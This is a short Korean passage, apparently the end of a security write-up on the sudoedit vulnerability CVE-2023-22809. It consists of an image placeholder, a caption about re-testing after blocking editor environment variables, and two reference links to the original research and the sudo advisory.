


그림 19. 편집기 지정 환경 변수 제외 적용 후 취약점 테스트

■ 참고 사이트

- URL : https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
- URL : https://www.sudo.ws/security/advisories/sudoedit_any/